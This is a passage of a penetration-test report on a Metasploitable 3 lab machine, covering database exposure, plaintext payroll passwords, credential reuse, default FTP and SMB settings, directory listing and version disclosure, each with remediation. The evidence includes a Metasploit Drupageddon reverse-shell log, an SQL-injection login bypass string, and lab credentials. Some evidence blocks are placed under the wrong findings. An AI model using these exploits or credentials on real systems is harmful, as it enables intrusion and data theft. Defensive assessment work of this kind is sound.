
- Server: metasploitable (127.0.0.1 via TCP/IP)
- Software: MySQL
- Software version: 5.5.62-0ubuntu0.14.04.1 - (Ubuntu)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

Web server

- Apache/2.4.7 (Ubuntu)
- Database client version: libmysql - mysqlnd 5.0.10 - 20111026 - \$Id: b0b3b15c693b7f6aeb3aa66b646fee339f175e39 \$
- PHP extension: mysqli

phpMyAdmin

- Version information: 3.5.8
- [Documentation](#)
- [Wiki](#)
- [Official Homepage](#)
- [Contribute](#)
- [Get support](#)



Successful phpMyAdmin authentication as root@localhost, showing full database server access.

Impact

Full database compromise allows arbitrary read, modification, or deletion of all application and system data hosted on the MySQL instance — including the ability to tamper with the Drupal site's own content and user accounts, or exfiltrate any other hosted database, as demonstrated in Finding F4.

Remediation

- Restrict phpMyAdmin (and any DB administration interface) to internal management networks or VPN-only access, never exposed alongside the public application.
- Enforce strong, unique, non-default MySQL credentials and disable remote root login.
- Apply database user segmentation so a single compromised application account cannot access unrelated databases such as payroll.

F4 — Plaintext Password Storage and Sensitive PII Exposure in Payroll Database

Severity: High


CVSS 3.1 Score: 7.5

Reference: CWE-256 (Unprotected Storage of Credentials)

Description


Browsing the payroll database (obtained via Finding F3) revealed a single table, users, containing 15 records with the columns username, first_name, last_name, password, and salary. All passwords were stored in cleartext with no hashing or salting, alongside sensitive salary/compensation data for each employee.

Evidence



The screenshot shows the phpMyAdmin interface for the 'metasploitable3' database, specifically the 'payroll' database. The 'users' table is selected, displaying 15 records. The columns are: username, first_name, last_name, password, and salary. The passwords are stored in plaintext.


	username	first_name	last_name	password	salary
☐	leia_organa	Leia	Organa	help_me_obiwan	9560
☐	luke_skywalker	Luke	Skywalker	like_my_father_beforeme	1080
☐	han_solo	Han	Solo	nerf_herder	1200
☐	artoo_detoo	Artoo	Detoo	b00p_b33p	22222
☐	c_three_pio	C	Threepio	Pr0t0c07	3200
☐	ben_kenobi	Ben	Kenobi	thats_no_m00n	10000
☐	darth_vader	Darth	Vader	Dark_syD3	6666
☐	anakin_skywalker	Anakin	Skywalker	but_master:(	1025
☐	jarjar_binks	Jar-Jar	Binks	mesah_p@ssw0rd	2048
☐	lando_calrissian	Lando	Calrissian	@dm1n1str8r	40000
☐	boba_fett	Boba	Fett	mandalorian1	20000
☐	jabba_hutt	Jaba	Hutt	my_kind_a_skum	65000
☐	greedo	Greedo	Rodian	hanSh0tF1rst	50000
☐	chewbacca	Chewbacca		rwaaaaawr8	4500
☐	kylo_ren	Kylo	Ren	Daddy_Issues2	6667



Payroll Login

User

Password




Payroll Login

User

Password


payroll.users table browsed via phpMyAdmin, showing plaintext passwords alongside salary data.



Payroll Login

User

Password



Welcome, 'OR 1=1#

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000

Full 15-row payroll.users dataset and the payroll_app.php login form through SQL injection.

Impact

Any party with read access to this table — achieved trivially here via Findings F1–F3 — immediately obtains a complete set of working username/password pairs, usable for credential-stuffing attacks against other systems, in addition to disclosing confidential salary information for every listed employee (see Finding F5 for demonstrated impact).

Remediation

- Store passwords exclusively as salted hashes using a modern algorithm (bcrypt, scrypt, or Argon2) — never in plaintext or reversible form.
- Segregate sensitive PII (e.g., salary data) from authentication data, and apply column-level or table-level encryption at rest.
- Apply data classification and access-control policies to any table containing compensation or personal data.

F5 — Credential Reuse Enabling Unauthorized Access to Payroll Application

Severity: High


CVSS 3.1 Score: 8.1

Reference: CWE-287 (Improper Authentication) / CWE-521

Description


A separate front-end application, payroll_app.php, was discovered during content enumeration (Finding F8) and provides its own login form. Using credentials harvested directly from the payroll.users table (Finding F4) — for example leia_organa / help_me_obiwan and luke_skywalker / like_my_father_beforeme — the tester successfully authenticated to this application without any additional exploitation required.

Evidence



Welcome, leia_organa

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560



Welcome, luke_skywalker

Username	First Name	Last Name	Salary
luke_skywalker	Luke	Skywalker	1080

Credentials sourced from the database entered directly into the payroll_app.php login form.

```

msf exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 172.20.10.5:4444
[*] Sending stage (45739 bytes) to 172.20.10.3
[*] Meterpreter session 3 opened (172.20.10.5:4444 → 172.20.10.3:33305) at 2026-07-15 05:02:07 -0400

meterpreter > shell
Process 2734 created.
Channel 0 created.
find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/usr/bin/lppasswd
/usr/bin/mtr
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/pt_chown
/sbin/mount.nfs

uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
cat /etc/issue
Ubuntu 14.04 LTS \n \l

```

Successful authentication to payroll_app.php as leia_organa and luke_skywalker, displaying each user's salary record.

Impact

This finding demonstrates full, practical account takeover of a downstream business application using data harvested earlier in the assessment — escalating the impact of the initial Drupal compromise from “database read access” to “unauthorized use of a live payroll system.” In a production environment, this would represent a realistic path to viewing or manipulating employee compensation records.

Remediation

- Do not permit the same credentials to authenticate across unrelated systems; enforce unique credentials per application or adopt centralized SSO with MFA.
- Apply the remediations in Finding F4 (hashed passwords) so that even if the table is read, credentials cannot be reused directly.
- Add anomaly/brute-force detection and account lockout policies to payroll_app.php.

F6 — Weak / Default FTP Credentials Permitting Authenticated Access

Severity: **Medium**

CVSS 3.1 Score: 5.3

Reference: CWE-521 (Weak Password Requirements)

Description

The FTP service (ProFTPD 1.3.5) accepted authentication using the well-known default lab credential pair vagrant / vagrant, granting an interactive file-transfer session and directory listing capability on the target.

Evidence

```
(root@kali)~# ftp 172.20.10.3
Connected to 172.20.10.3.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [172.20.10.3]
Name (172.20.10.3:saad): vagrant
331 Password required for vagrant
Password:
230 User vagrant logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated.  Commands are:

!                case      delete    features
$               cd         dir       fget
account         cdup      disconnect form
append          chmod     edit      ftp
ascii           close     epsv      gate
bell            connect  epsv4     get
binary          cr        epsv6     glob
bye             debug     exit      hash
ftp> ls
229 Entering Extended Passive Mode (|||65333|)
ftp: Can't connect to '172.20.10.3:65333': Connection timed out
200 EPRT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--  1 vagrant  vagrant  86562816 Oct 29  2020 VBoxGuestAdditions.iso
226 Transfer complete
ftp> passive
Passive mode: on; fallback to active mode: on.
ftp> ls
229 Entering Extended Passive Mode (|||46736|)
^C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--  1 vagrant  vagrant  86562816 Oct 29  2020 VBoxGuestAdditions.iso
226 Transfer complete
ftp> exit
221 Goodbye.
```

Successful FTP authentication as vagrant with default credentials, followed by directory listing.

Impact

While no sensitive files were retrievable in this instance beyond a guest-additions ISO, default or weak service credentials provide an easy foothold for lateral movement and file staging in a real environment.

Remediation

- Remove default accounts or enforce strong, unique passwords for all service accounts, including infrastructure/provisioning accounts such as vagrant.

- Disable anonymous or default-credential FTP access entirely; prefer SFTP/FTPS with key-based authentication where file transfer is required.

F7 — SMB Service Misconfiguration (Guest Auth Permitted, Signing Not Enforced)

Severity: Medium

CVSS 3.1 Score: 5.9

Reference: CWE-16 (Configuration)

Description

Nmap's SMB enumeration scripts identified that the target's Samba service (smbd 4.3.11) permits guest-level authentication and does not require SMB message signing, only enabling it optionally. smbclient enumeration confirmed two accessible shares (print\$, public) alongside the default IPC\$ share.

Evidence

```
(root@kali)-[~]
# smbclient -L //172.20.10.3 -N
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
public	Disk	WWW
IPC\$	IPC	IPC Service (ubuntu server (Samba, Ubuntu))

```
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 172.20.10.3 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```

```

Session Actions Edit View Help
(root@kali)-[~]
# nmap -sC -sV 172.20.10.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 00:24 -0400
Nmap scan report for 172.20.10.3
Host is up (0.11s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            ProFTPD 1.3.5
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http           Apache httpd 2.4.7
|_ http-ls: Volume /
| SIZE  TIME                FILENAME
| -      2020-10-29 19:37  chat/
| -      2011-07-27 20:17  drupal/
| 1.7K   2020-10-29 19:37  payroll_app.php
| -      2013-04-08 12:06  phpmyadmin/
|_
|_ http-title: Index of /
|_ http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp   open  netbios-ssn    Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp            CUPS 1.7
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-title: Home - CUPS 1.7.2
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_ Potentially risky methods: PUT
3000/tcp  closed ppp
3306/tcp  open  mysql          MySQL (unauthorized)
8080/tcp  open  http           Jetty 8.1.7.v20120910
|_ http-server-header: Jetty(8.1.7.v20120910)
|_ http-title: Error 404 - Not Found
8181/tcp  closed intermapper
MAC Address: 3C:22:FB:69:ED:86 (Apple)
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:l
inux_kernel

Host script results:
|_ clock-skew: mean: -14h14m01s, deviation: 3s, median: -14h14m03s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported

```

Nmap SMB script output showing guest authentication permitted and message signing not required.

Impact

Guest SMB access and optional message signing increase exposure to unauthorized share enumeration/access and man-in-the-middle relay attacks (e.g., NTLM relay), which can be used to pivot further into a network in a production setting.

Remediation

- Disable guest access on all SMB shares; require authenticated access only.
- Enforce SMB message signing (required, not optional) on both client and server.
- Restrict share permissions to the minimum set of users/groups that require access.

F8 — Apache Directory Listing Enabled, Exposing Application Structure

Severity: Low

CVSS 3.1 Score: 5.3

Reference: CWE-548 (Exposure of Information Through Directory Listing)


Description

Apache on port 80 was found to allow directory browsing at the web root, and Gobuster content discovery confirmed multiple accessible top-level paths (/chat/, /drupal/, /payroll_app.php, /phpmyadmin/, /uploads/) without any index page suppressing the listing.

Evidence

```
Host script results:
|_clock-skew: mean: -14h14m01s, deviation: 3s, median: -14h14m03s
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required
|_smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: ubuntu
|   NetBIOS computer name: UBUNTU\x00
|   Domain name: \x00
|   FQDN: ubuntu
|_ System time: 2026-07-14T14:11:05+00:00
|_smb2-time:
|   date: 2026-07-14T14:11:04
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.53 seconds
```



Directory listing at the Apache web root, revealing all hosted applications.

```

(root@kali)-[~]
# gobuster dir \
-u http://172.20.10.3 \
-w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.20.10.3
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htpasswd (Status: 403) [Size: 287]
.htaccess (Status: 403) [Size: 287]
.hta (Status: 403) [Size: 282]
cgi-bin/ (Status: 403) [Size: 286]
chat (Status: 301) [Size: 308] [→ http://172.20.10.3/chat/]
drupal (Status: 301) [Size: 310] [→ http://172.20.10.3/drupal/]
phpmyadmin (Status: 301) [Size: 314] [→ http://172.20.10.3/phpmyadmin/]
server-status (Status: 403) [Size: 291]
uploads (Status: 301) [Size: 311] [→ http://172.20.10.3/uploads/]
Progress: 4613 / 4613 (100.00%)

Finished

```

Gobuster content-discovery results confirming the same set of exposed paths.

Impact

Directory listing materially assisted this assessment by revealing the existence of the payroll application and an /uploads/ directory without requiring any guesswork — in a live environment, this significantly reduces attacker effort during reconnaissance and can expose files never intended for public access.

Remediation

- Disable directory indexing globally (Options -Indexes in Apache configuration, or the equivalent for the web server in use).
- Place a non-listable index file in every publicly accessible directory as a defense-in-depth measure.

F9 — Drupal Version Disclosure via CHANGELOG.txt

Severity: Low

CVSS 3.1 Score: 4.3

Reference: CWE-200 (Exposure of Sensitive Information)

Description

The Drupal installation's CHANGELOG.txt file was directly retrievable via HTTP, disclosing the exact core version history up to Drupal 7.5, allowing precise version fingerprinting without any authentication.

Evidence

```
(root@kali)~[~]
# curl http://172.20.10.3/drupal/CHANGELOG.txt

Drupal 7.5, 2011-07-27
- Fixed security issue (Access bypass), see SA-CORE-2011-003.

Drupal 7.4, 2011-06-29
- Rolled back patch that caused fatal errors in CTools, Feeds, and other modules using the class registry.
- Fixed critical bug with saving default images.
- Fixed fatal errors when uninstalling some modules.
- Added workaround for MySQL transaction support breaking on DDL statements.
- Improved page caching with external caching systems.
- Fix to Batch API, which was terminating too early.
- Numerous upgrade path fixes.
- Performance fixes.
- Additional test coverage.
- Numerous documentation fixes.

Drupal 7.3, 2011-06-29
- Fixed security issue (Access bypass), see SA-CORE-2011-002.

Drupal 7.2, 2011-05-25
- Added a default .gitignore file.
- Improved PostgreSQL and SQLite support.
- Numerous critical performance improvements.
- Numerous critical fixes to the upgrade path.
- Numerous fixes to language and translation systems.
- Numerous fixes to AJAX and #states systems.
- Improvements to the locking system.
- Numerous documentation fixes.
- Numerous styling and theme system fixes.
- Numerous fixes for schema mis-matches between Drupal 6 and 7.
- Minor internal API clean-ups.

Drupal 7.1, 2011-05-25
- Fixed security issues (Cross site scripting, File access bypass), see SA-CORE-2011-001.

Drupal 7.0, 2011-01-05
- Database:
  * Fully rewritten database layer utilizing PHP 5's PDO abstraction layer.
  * Drupal now requires MySQL ≥ 5.0.15 or PostgreSQL ≥ 8.3.
  * Added query builders for INSERT, UPDATE, DELETE, MERGE, and SELECT queries.
```

```

Session Actions Edit View Help
Drupal 2.0.0, 2001-03-15

- Rewrote the comment/discussion code:
  * Comment navigation should be less confusing now.
  * Additional/alternative display and order methods have been added.
  * Modules can be extended with a "comment system": modules can embed the existing comment system without having to write their own, duplicate comment system.
- Added sections and section manager:
  * Story sections can be maintained from the administration pages.
  * Story sections make the open submission more adaptive in that you can set individual post, dump and expiration thresholds for each section according to the story type and urgency level: stories in certain sections do not "expire" and might stay interesting and active as time passes by, whereas news-related stories are only considered "hot" over a short period of time.
- Multiple vhosts + multiple directories:
  * You can set up multiple Drupal sites on top of the same physical source tree either by using vhosts or sub-directories.
- Added "user ratings" similar to SlashCode's Karma or Scoop's Mojo:
  * All rating logic is packed into a module to ease experimenting with different rating heuristics/algorithms.
- Added "search infrastructure":
  * Improved search page and integrated search functionality in the administration pages.
- Added translation / localization / internationalization support:
  * Because many people would love to see their website showing a lot less of English, and far more of their own language, Drupal provides a framework to set up a multi-lingual website or to overwrite the default English text in English.
- Added fine-grained user permission (or group) system:
  * Users can be granted access to specific administration sections. Example: a FAQ maintainer can be given access to maintain the FAQ and translators can be given access to the translation pages.
- Added FAQ module
- Changed the "open submission queue" into a (optional) module.
- Various updates:
  * Improved account module:
    + User accounts can be deleted.
    + Added fine-grained permission support.
  * Improved block module
  * Improved diary module:
    + Diary entries can be deleted
  * Improved headline module:
    + Improved parser to support more "generic" RDF/RSS/XML backend. (Ubuntu) Server at 172.20.10.3 Port 80
  * Improved module module
  * Improved watchdog module
  * Improved database abstraction layer
  * Improved themes:
    + W3C validation on a best effort basis
    + Added theme "example" (alias "Stone Age")
  * Added new scripts to directory "scripts"
  * Added directory "misc"
  * Added CREDITS file
- Revised documentation

Drupal 1.0.0, 2001-01-15
- Initial release

```

CHANGELOG.txt retrieved via curl, disclosing the Drupal core version history.

Impact

This disclosure directly enabled targeting of the known CVE-2014-3704 exploit (Finding F1) with certainty, removing any need for blind exploitation attempts.

Remediation

- Remove or restrict access to CHANGELOG.txt, README.txt, and similar version-disclosing files in production deployments.
- Keep core and contributed modules current regardless of whether version files are removed, since fingerprinting can also occur via other means (response headers, behavior).

F10 — Multiple SUID Binaries Present (Local Privilege Escalation Surface)

Severity: Informational

CVSS 3.1 Score: N/A

Reference: N/A

Description

From the established Meterpreter shell, the tester enumerated all SUID-root binaries on the filesystem (find / -perm -4000). Standard system utilities were identified (su, sudo, mount, passwd, pkexec, etc.) with no immediately obvious custom or misconfigured SUID binaries; no further privilege escalation was attempted as part of this engagement.

Evidence

```
find /var/www -type f
/var/www/html/phpmyadmin/server_plugins.php
/var/www/html/phpmyadmin/phpmyadmin.css.php
/var/www/html/phpmyadmin/index.php
/var/www/html/phpmyadmin/sql.php
/var/www/html/phpmyadmin/tbl_addfield.php
/var/www/html/phpmyadmin/Documentation.txt
/var/www/html/phpmyadmin/favicon.ico
/var/www/html/phpmyadmin/tbl_operations.php
/var/www/html/phpmyadmin/tbl_gis_visualization.php
/var/www/html/phpmyadmin/chk_rel.php
/var/www/html/phpmyadmin/server_export.php
/var/www/html/phpmyadmin/pmd_general.php
/var/www/html/phpmyadmin/locale/ja/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/de/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/id/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/bg/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/uk/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/it/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/tr/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/uz/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/ca/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/fr/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/zh_CN/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/hi/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/en_GB/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/cs/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/pt_BR/LC_MESSAGES/phpmyadmin.mo
/var/www/html/phpmyadmin/locale/nl/LC_MESSAGES/phpmyadmin.mo
